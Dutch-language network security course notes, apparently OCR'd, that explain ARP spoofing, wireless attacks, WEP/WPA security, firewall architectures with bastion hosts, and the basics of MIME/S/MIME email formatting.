De netwerkinterfacelaag, gewoonlijk de datalinklaag genoemd, is de fysieke interface tussen het hostsysteem en de netwerkhardware. Het definieert hoe datapakketten moeten worden geformatteerd voor verzending en routering. Enkele veelgebruikte linklaagprotocollen zijn IEEE 802.2 en X.25. De datalinklaag en de bijbehorende protocollen regelen de fysieke interface tussen de hostcomputer en de netwerkhardware. Het doel van deze laag is om betrouwbare communicatie te bieden tussen hosts die op een netwerk zijn aangesloten.

In computernetwerken is ARP-spoofing, ARP-cachevergiftiging of ARP-gifroutering een techniek waarmee een aanvaller (vervalste) Address Resolution Protocol (ARP)-berichten naar een lokaal netwerk verzendt. Over het algemeen is het doel om het MAC-adres van de aanvaller te associëren met het IP-adres van een andere host, zoals de standaardgateway, zodat al het verkeer dat voor dat IP-adres bedoeld is, in plaats daarvan naar de aanvaller wordt gestuurd. Wanneer een IP-datagram (Internet Protocol) van de ene host naar de andere wordt verzonden in een lokaal netwerk, moet het IP-adres van de bestemming worden omgezet in een MAC-adres voor verzending via de datalinklaag. Wanneer het IP-adres van een andere host bekend is en het MAC-adres nodig is, wordt een broadcastpakket op het lokale netwerk verzonden. Dit pakket staat bekend als een ARP-verzoek. De bestemmingsmachine met het IP-adres in het ARP-verzoek reageert vervolgens met een ARP-antwoord dat het MAC-adres voor dat IP-adres bevat. ARP is een staatloos protocol. Netwerkhosts slaan automatisch alle ARP-antwoorden op die ze ontvangen, ongeacht of netwerkhosts erom hebben gevraagd. Zelfs ARP-vermeldingen die nog niet zijn verlopen,


worden overschreven wanneer een nieuw ARP-antwoordpakket wordt ontvangen. Er is geen methode in het ARP-protocol waarmee een host de peer kan authenticeren waarvan het pakket afkomstig is. Dit gedrag is het beveiligingslek waardoor ARP-spoofing kan optreden. Met ARP-spoofing kan een aanvaller dataframes op een netwerk onderscheppen, het verkeer wijzigen of al het verkeer stoppen. Vaak wordt de aanval gebruikt als opening voor andere aanvallen, zoals denial of service, man-in-the-middle-aanvallen of session hijacking-aanvallen.

Voorbeelden van aanvallen zijn: Content Address Memory (CAM) tabeluitputting aanvallen (switch zal een hub worden), Address Routing Protocol (ARP) spoofing en Dynamic Host Configuration Protocol (DHCP) uithongering door DHCP-verzoeken te blijven sturen.

In draadloze systemen zijn volgende aanvallen ook mogelijk:

- Afluisteren van pakketten – de ether is toegankelijk voor iedereen, dus ook voor aanvallers.
- Deauth-aanvallen – er worden heel veel ongeautoriseerde berichten verstuurd door een client op het netwerk. Hierdoor worden wel geautoriseerde gebruikers vaak van het netwerk gegooid en kan de aanvaller de tot stand brenging van de autorisatie afluisteren.

Er bestaan ook ‘hidden node’ aanvallen. Nodes A en C zijn computers zijn die communiceren met accespunt B. A en C bereiken beide B maar niet elkaar. Als A aan het verzenden is naar B zal C dit niet weten omdat hij niet in hetzelfde bereik ligt. C zal ook naar B verzenden omdat die denkt dat B vrij is om te ontvangen (wat niet het geval is want A is al naar B gegevens aan het doorsturen). Omdat slechts een toestel tegelijk met B kan communiceren zullen pakketten van toestellen die elkaar niet zien en toch gelijktijdig verzenden verloren gaan (buiten die van 1 partij die als eerste aan het versturen was naar B). Bijhorend schema staat in onderstaande figuur.



Kort gezegd zal A beginnen naar B verzenden. C kan de communicatie tussen A en B niet detecteren en denken dat B vrij is om gegevens te ontvangen. Dit is niet waar en de gegevens van C zullen verloren gaan bij B.

Een oplossing voor dit probleem is Request To Send (RTS). A zal een RTS-pakket naar B sturen wanneer het kanaal vrij is. Als B vrij is, zal het een Clear To Send (CTS) pakket terugsturen. C krijgt dat pakket ook en weet dat B niet vrij is. Een probleem hierbij is dat het RTS-pakket van A en C op vrijwel hetzelfde moment verstuurd wordt, ook dan zullen er nog steeds pakketten verloren gaan.

Ook een aanvaller kan een netwerk verstoren door continu CTS-pakketten te versturen waardoor de andere nodes op het netwerk nooit pakketten kunnen versturen. Dit resulteert in een DoS.

We hebben dus eigenlijk nood aan aanvullende beveiligingsmechanismen. WLAN-beveiligingsopties zijn:


- Wired Equivalent Privacy (WEP)
- WiFi Protected Access (WPA)
- IEEE 802.11i (WPA2) – zelfde als WPA maar dan met verbeterde encryptie onder de vorm van AES.

WEP

WEP kan voor volgende veiligheidsmechanismen zorgen: authenticatie, confidentialiteit en integriteitscontrole. Het is statisch en heeft geen sleutelbeheer of bescherming tegen herhaling van pakketten. Daardoor heeft elk draadloos station en accespunt dezelfde gedeelde sleutel dat gebruikt wordt voor authenticatie en versleuteling. De sleutel wordt manueel verdeeld (omdat WEP statisch is). Dit is niet veilig genoeg voor alle doeleinden. De sleutels zijn ook eenvoudig te achterhalen en zouden dus periodisch gewisseld moeten worden, wat niet ondersteund wordt door WEP.

Authenticatiemethodes in WEP zijn:

- Open system authenticatie: is eigenlijk helemaal geen authenticatie. Er wordt een statuscode teruggestuurd na het delen van het MAC-adres met het AP.
- Gedeelde sleutel authenticatie: zwak omdat er geen sleutelbeheer is in WEP.



- Authenticatie door SSID van AP: niet heel veilig omdat de SSID onversleuteld wordt verstuurd over het draadloos netwerk.
- MAC-adres filtering: niet heel veilig. Een aanvaller kan de opgeslagen MAC-adressen van het AP aflezen. Hij kan zijn eigen MAC-adres veranderen naar een uit de verkregen lijst van het AP.
- IEEE 802.1X authenticatie
- SIM/AuC authenticatie


Een WEP-sleutel is eenvoudig te kraken.

WPA

WPA maakt gebruik van een geavanceerde RC4 streamcijfer, zoals WEP, met de volgende verschillen:

- De lengte van de initialisatievector is 48 bits lang in plaats van 24 bits bij WEP.
- TKIP gebruikt 104-bit sleutels die verschillen per pakket. Deze worden afgeleid van een algemene geheime sleutel.

WPA maakt gebruik van het Extensible Authentication Protocol (EAP) om authenticatieaanvragen te behandelen. Het maakt ook gebruik van RADIUS (Remote Authentication Dial -in User Service) om veilig verkeer te hebben tussen het AP en de authenticatieserver.




WPA biedt volgende kenmerken: sleutelbeheer, authenticatie, confidentialiteit, integriteitscontrole en bescherming tegen herhaling van pakketten.

De drie entiteiten die WPA gebruikt zijn:

- Gebruiker (draadloze client)
- Authenticator (meestal het AP bij WLAN)
- Authenticatieserver

Voor de authenticatie heeft een gebruiker enkel toegang tot de authenticatieserver. Al het andere verkeer wordt tegengehouden door de authenticator. Na authenticatie wordt het verkeer in de authenticator (meestal het AP) wel doorgelaten. De authenticatie kan ook gebeuren op basis van het MAC-adres van de gebruiker voor de 802.1X authenticatie te starten.

Ondrestaande figuur geeft een voorbeeld van hoe WPA-authenticatie werkt met EAP-TLS signalen (tussen client en het AP):



Firewalls

Firewalls zitten tussen het lokaal netwerk en het internet. Het is bedoeld als mechanisme om te beveiligen tegen aanvallen van buitenaf. Een firewall controleert al het inkomende en uitgaande verkeer. Er kunnen regels en beperkingen opgelegd worden door een firewall.


Controle van een firewall wordt gedaan op services en of de richting van het verkeer. Zo wordt vastgelegd welke services toegankelijk zijn. Welke interne services moeten van buitenaf aangesproken kunnen worden? En welke externe services moeten van binnenuit aangesproken kunnen worden?

Er kan ook aan gebruikerscontrole gedaan worden. De toegankelijkheid van services kan ook afhankelijk zijn van de gebruiker. Daarom moet er een goed authenticatiesysteem gebruikt worden om de authenticiteit van een gebruiker te waarborgen.

Ook gedragscontrole kan door een firewall uitgevoerd worden. Een voorbeeld hiervan is het beschermen tegen een DoS aanval waarbij analyse moet gebeuren op het netwerkverkeergedrag.

Firewalls zijn een goede basisbescherming maar zal niet beschermen tegen alle types aanvallen. Zo zal de perimeter van een potentiele aanval wijzigen naar enkel het interne netwerk, waar geen firewall wordt gebruikt. Ook andere technieken die een firewall omzeilen kunnen niet gedetecteerd worden met een firewall. Tot slot biedt een firewall beperkte bescherming tegen malware. In een firewall kan al het verkeer wel geanalyseerd worden maar dit gaat ten koste van de performantie.

Onderstaande figuur toont op welke lagen de verder besproken types firewalls werken.



Packet filter

Een pakketfilter is de meest eenvoudige component van een firewall. Een router analyseert elk inkomend en uitgaand IP-pakket. Aan de hand van de analyse en de filterregels wordt het pakket doorgelaten of weggegooid.

Filterregels zijn gebaseerd op informatie die terug te vinden is in een IP-pakket. Dit zijn: het bron IP-adres, het bestemming IP-adres, adressen op transportlevel (TCP- of UDP-poort), het gebruikte transportprotocol en de routerinterface waar het pakket toekomt of langs verstuurd wordt.

Er bestaan twee types policy. De block/discard policy laat enkel door wat gespecifieerd staat in de filter en gooit al het andere verkeer weg. De allow/forward policy laat alles door wat niet specifiek verboden is in de filter.

Voordelen van een pakketfilter zijn: het zet basisbeveiliging op, het is snel en eenvoudig, het is transparant naar gebruikers en applicaties en is niet-cryptografisch.

Enkele nadelen zijn: het biedt geen bescherming tegen aanvallen op applicatieniveau, er is geen sterke gebruikersauthenticatie wanneer IPsec niet gebruikt wordt en configuratiefouten komen vaak voor.

Er bestaat ook een risico op IP-spoofing. De firewall zal denken dat een pakket van een toegestaan netwerk komt. Dit kan voorkomen worden door binnenkomende pakketten te weigeren als ze een IP-adres hebben uit het intern netwerk. Dit kan ook door gebruik te maken van IPsec voorkomen worden.

Als een IP-pakket opgesplitst wordt in kleine fragmenten, zodat TCP-headerinformatie in een volgend IP-pakket zit, kan een aanval uitgevoerd worden. Dit kan voorkomen worden door zulke kleine pakketten te weigeren.

Een nieuwe toevoeging is ‘stateful inspection’. Hiermee worden connecties opgevolgd. Een tabel wordt bijgehouden van alle actieve connecties. Pakketten met dezelfde flow kunnen in de toekomst automatisch door de firewall geanalyseerd worden. Daardoor moeten we geen manuele toevoegingen meer doen.

Circuit-level gateway

Een circuit-level gateway kan gezien worden als een proxyserver voor TCP.

1. De gateway ontvangt een aanvraag van de client om een TCP-verbinding op te zetten.
2. De gateway zorgt voor de authenticatie van de client en de bijhorende autorisatie.
3. De gateway zet een TCP-connectie op met de server in naam van de client.

Na het opzetten van deze TCP-connectie zal de gateway gegevens doorsturen van de interne TCP-connectie naar de externe TCP-connectie en omgekeerd.

De gateway is applicatieonafhankelijk en kan gecombineerd worden met proxyservers. Een nadeel is dat deze types firewall niet in staat zijn om applicatiespecifieke bedreigingen te detecteren.

De meest bekende implementatie is SOCKS en wordt gebruikt voor dynamische SSH port forwarding.

Application-level gateway (proxy)

Het derde type firewall wordt ook wel een gateway op applicatieniveau of 'proxy' genoemd. In tegenstelling tot eerdere opties is een proxy applicatiespecifiek en inspecteert deze pakketten op applicatieniveau (HTTP, SMTP, FTP...). Verkeer voor deze applicaties is alleen mogelijk via de proxy. De proxy heeft toegang tot de volledige protocolspecificaties en kan alle pakketinhoud analyseren.

De volgorde voor het opzetten van een proxy:


1. De interne gebruiker vraagt een dienst aan bij de proxy.
2. De proxy verifieert en valideert het verzoek (en kan ook voor clientauthenticatie zorgen).
    a. Afhankelijk van de authenticatie ondersteunt de proxy mogelijk bepaalde delen van de service niet.
    b. De client-authenticatie door de proxy kan ook worden uitbesteed aan een authenticatieserver (bijvoorbeeld RADIUS-server). Dit is zelfs een wenselijke oplossing, omdat kritieke authenticatie-informatie niet langer bij de firewall zelf te vinden is.
3. De proxy stuurt het verzoek naar buiten en retourneert het resultaat naar de gebruiker.

Proxy's zijn veel veiliger dan pakketfilters of circuit-level gateways omdat ze niet beperkt zijn tot informatie in IP-pakketten. Daarnaast is er een beperkt aantal applicaties die onderzocht worden zodat andere applicaties standaard geblokkeerd worden. Via deze manier is het ook eenvoudiger om auditing en logging te implementeren.


Een nadeel is dat een proxy specifiek is voor 1 applicatie. Er is ook meer verwerking nodig per connectie omdat er steeds een dubbele connectie gelegd wordt. En niet alle services ondersteunen proxy's even makkelijk.

Een bastion is een toestel op een netwerk dat instaat voor het tegenhouden van aanvallen. Dit toestel voert slechts een service uit, namelijk de firewall proxyserver. Alle andere services worden uitgeschakeld om bedreigingen te verkleinen.


Onderstaande figuur toont een eenvoudig netwerk waarin de bastion instaat om het netwerk via 1 interface naar het internet te brengen. Beide segmenten zijn gescheiden door de bastion.




Onderstaande figuur toont een iets uitgebreider voorbeeld. Er wordt zowel aan de buitenzijde als aan de binnenzijde van het intern netwerk een pakketfilter geplaatst. De externe pakketfilter laat enkel verkeer van en naar de bastion toe. De interne pakketfilter laat ook enkel verkeer van en naar de bastion toe die vanuit het eigen netwerk komt.
Een nadeel van deze implementatie is dat als de bastion het netwerkverkeer niet kan verwerken of uitvalt, het hele interne netwerk daar last van ondervinden.



In de nieuwe situatie in onderstaande figuur wordt een intern en extern netwerk opgezet. Het extern netwerk staat in om niet-kritische toestellen te organiseren. Hieronder vallen webservers of access points.




In de volgende figuur zitten er slechts twee elementen in het firewall systeem. De pakketfilter en de bastion. De pakketfilter laat enkel IP-pakketten door van het internet naar de bastion. In de omgekeerde richting is het enkel mogelijk om IP-pakketten die vanuit het eigen netwerk komen naar het internet te sturen. De bastion wordt hier gebruikt om authenticatie te doen en voor zijn proxy-functies. Voor sommige applicaties is het dus mogelijk om de bastion te omzeilen en direct te communiceren met een deel van het afgeschermde netwerk. De flexibiliteit van dit netwerk is heel groot, maar de beveiliging is wel een pak lager dan het vorige schema.



In de laatste figuur vinden we opnieuw drie firewall elementen. Dit zijn de interne en externe pakketfilters en de bastion. Een geïsoleerd subnetwerk is te vinden tussen beide pakketfilters. Dit netwerk bevat publieke informatieservers en access points.

Netwerkverkeer tussen het internet en het subnetwerk en het afgeschermde netwerk en het subnetwerk is mogelijk. Verkeer tussen het afgeschermde netwerk en het internet wordt dan weer geweigerd. De bastion kan wel opnieuw omzeild worden door zijn proxy-functies te gebruiken. Dan is direct verkeer tussen het afgeschermde netwerk en het internet voor bepaalde applicaties wel mogelijk.



5. Software en systeembeveiliging

Tot nu toe hebben we bedreigingen met betrekking tot communicatiekanalen bestudeerd. Meestal bestaan er technieken om deze bedreigingen te bestrijden. Daarbij werd verondersteld dat de aanvaller geen toegang had tot de computer of het systeem waarop de cryptografische berekeningen gebeuren. In dit hoofdstuk zullen we de bedreigingen op het systeem zelf bekijken. De pluspunten van beveiliging op de applicatielaag zijn: berichten zijn veilig over het hele communicatiekanaal, bescherming tegen indringers is enkel nodig op eindpunten van de communicatie (client-server) en veilige opslag is mogelijk.

Het hoofdnadeel is dat deze beveiliging minder transparant is voor eindgebruikers en vaak meer interactie nodig hebben van de gebruiker voor configuratie, onderhoud…

Veilige applicaties

E-mail

S/MIME

Een RFC 822 bericht bestaat uit verschillende headerlijnen van de vorm “keyword: argument”. Na de headerlijnen komt een lege lijn waarna de eigenlijke inhoud van het bericht wordt gezet. Een voorbeeld wordt weergegeven in onderstaand schema.

De SMTP/RFC 822 technologie had heel wat problemen. Het ondersteunde enkel 7-bit ASCII-karakters, er was geen ondersteuning voor multipart berichten en er waren ook soms problemen bij de servers door: CR- en LF-karakters die toegevoegd of verwijderd werden, eindspaties te verwijderen, tabs in meerder spaties te vervangen…

Daardoor werd een nieuwe standaard MIME uitgevonden die de tekortkomingen van RFC-822 moest oplossen maar nog steeds compatibel bleef. S/MIME staat voor Secure Multipurpose Internet Mail Extension, die het standaard MIME formaat uitbreidt door veiligheidselementen toe te voegen. Deze technologie is gebaseerd op RSA Data Security technologie.

Bij MIME worden 5 nieuwe headervelden geïntroduceerd: MIME-Version, Content-Type, Content-Transfer-Encoding, Content-ID en Content-Description. Deze headers geven meer informatie over de inhoud van het bericht. De verschillende inhoudsformaten zorgen ervoor dat er ook multimedia e-mails gemaakt kunnen worden. Een oplijsting van de verschillende types Content-Type wordt gegeven:

- text/plain

- image/jpeg, image/gif
- video/mpeg
- audio/basic
- text/enriched
- multipart/mixed, multipart/parallel, multipart/alternative, multipart/digest
- application/octet-stream, application/postscript
- message/rfc822, message/partial, message/external-body

De transfer encodings kan zowel 7 bit, 8 bit, binair, base64, quoted-printable of x-token zijn. Die laatste encoding is een niet-standaard encoding.

```
From: Peter.Janssens@UGent.be
To: eli.depoorter@UGent.be
Subject: Administration software
Mime-Version: 1.0
Content-Type: multipart/mixed; boundary="_=_next_part_785819629_=_"

--_=_next_part_785819629_=_
Content-Type: text/plain; charset=US-ASCII
Dear Madam, dear Sir…

--_=_next_part_785819629_=_
Content-Type: application/document
Name=hello.docx
Content-Disposition: attachment
Filename="hello.docx
Content-Transfer-Encoding: base64
…

--_=_next_part_785819629_=_--
```

